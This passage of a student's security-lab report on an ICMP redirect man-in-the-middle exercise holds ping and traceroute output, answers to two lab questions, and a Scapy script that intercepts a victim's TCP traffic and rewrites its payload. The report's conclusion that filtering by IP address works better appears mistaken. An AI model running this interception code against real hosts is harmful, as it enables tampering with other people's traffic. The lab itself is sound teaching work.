64 bytes from 192.168.60.5: icmp_seq=526 ttl=63 time=0.076 ms
64 bytes from 192.168.60.5: icmp_seq=527 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=528 ttl=63 time=0.084 ms
64 bytes from 192.168.60.5: icmp_seq=529 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=530 ttl=63 time=0.133 ms
```

This is showing the ping's stream of traffic.

```
Activities Terminal Feb 22 16:29
seed@VM: ~/Labsetup
dd602189c07f (10.9.0.5) 2025-02-22T21:29:31+0000
My traceroute [v0.93]
Keys: Help Display mode Restart statistics Order of fields quit

Host
1. 10.9.0.11
2. 192.168.60.5

Packets
Loss% Snt Last Avg Best Wrst StDev
88.1% 587 0.2 0.4 0.0 2.8 0.6
74.8% 587 0.3 0.3 0.0 3.2 0.5
```

This is showing the traceroute of the victim container. I do not know why the malicious router's ip wasn't shown.

Question 4: In your MITM program, you only need to capture the traffics in one direction. Please indicate which direction, and explain why.

- You need to capture the traffics so that only the victim will send messages to the malicious router and not vice versa, because we only induce the victim host to send messages, and we do not induce the target host. It is not necessary to do it in the opposite direction.

Question 5: In the MITM program, when you capture the nc traffics from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion.



```
2 from scapy.all import *
3
4 print("LAUNCHING MITM ATTACK.....")
5
6 def spoof_pkt(pkt):
7     newpkt = IP(bytes(pkt[IP]))
8     del(newpkt.chksum)
9     del(newpkt[TCP].payload)
10    del(newpkt[TCP].chksum)
11
12    if pkt[TCP].payload:
13        data = pkt[TCP].payload.load
14        print("*** %s, length: %d" % (data, len(data)))
15
16        # Replace a pattern
17        newdata = data.replace(b'alexandria', b'AAAAAAAAAA')
18
19        send(newpkt/newdata)
20    else:
21        send(newpkt)
22
23 f = f'tcp and ip src 10.9.0.5'
24 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25
```

Python 3 Tab Width: 8 Ln 25, Col 1 INS

This is showing me using A's ip address by adding it to the mitm file. I followed the same procedures for the MITM attacked and noting seemed to be different.



```
2 from scapy.all import *
3
4 print("LAUNCHING MITM ATTACK.....")
5
6 def spoof_pkt(pkt):
7     newpkt = IP(bytes(pkt[IP]))
8     del(newpkt.chksum)
9     del(newpkt[TCP].payload)
10    del(newpkt[TCP].chksum)
11
12    if pkt[TCP].payload:
13        data = pkt[TCP].payload.load
14        print("*** %s, length: %d" % (data, len(data)))
15
16        # Replace a pattern
17        newdata = data.replace(b'alexandria', b'AAAAAAAAAA')
18
19        send(newpkt/newdata)
20    else:
21        send(newpkt)
22
23 f = f'tcp and ether src 02:42:0a:09:00:05'
24 pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
25
```

Python 3 Tab Width: 8 Ln 23, Col 44 INS

Next, I used the MAC address by inserting it into the mitm file and followed the same procedures for the attack. I noticed some differences.

```
Activities Terminal Feb 22 18:56
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
Sent 1 packets.
^Croot@5c5c544e1e68:/volumes# ^C
root@5c5c544e1e68:/volumes# ./mitm_sample.py
LAUNCHING MITM ATTACK.....
Sent 1 packets.
Sent 1 packets.
```

I noticed that the attack was slower, sending less packets.

```
Activities Terminal Feb 22 19:01
seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup seed@VM: ~/.../Labsetup
64 bytes from 192.168.60.5: icmp_seq=56 ttl=63 time=0.050 ms
64 bytes from 192.168.60.5: icmp_seq=57 ttl=63 time=0.052 ms
64 bytes from 192.168.60.5: icmp_seq=58 ttl=63 time=0.074 ms
64 bytes from 192.168.60.5: icmp_seq=59 ttl=63 time=0.067 ms
64 bytes from 192.168.60.5: icmp_seq=60 ttl=63 time=0.102 ms
64 bytes from 192.168.60.5: icmp_seq=61 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=62 ttl=63 time=0.049 ms
64 bytes from 192.168.60.5: icmp_seq=63 ttl=63 time=0.054 ms
64 bytes from 192.168.60.5: icmp_seq=64 ttl=63 time=0.046 ms
64 bytes from 192.168.60.5: icmp_seq=65 ttl=63 time=0.051 ms
64 bytes from 192.168.60.5: icmp_seq=66 ttl=63 time=0.084 ms
^C
--- 192.168.60.5 ping statistics ---
107 packets transmitted, 13 received, 87.8505% packet loss, time 108240ms
rtt min/avg/max/mdev = 0.046/0.063/0.102/0.016 ms
root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 0 received, 100% packet loss, time 10248ms

root@dd602189c07f:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
```

I also noticed that the ping was slower.

Since using the MAC address caused more issues I would say that using the ip address is the correct choice.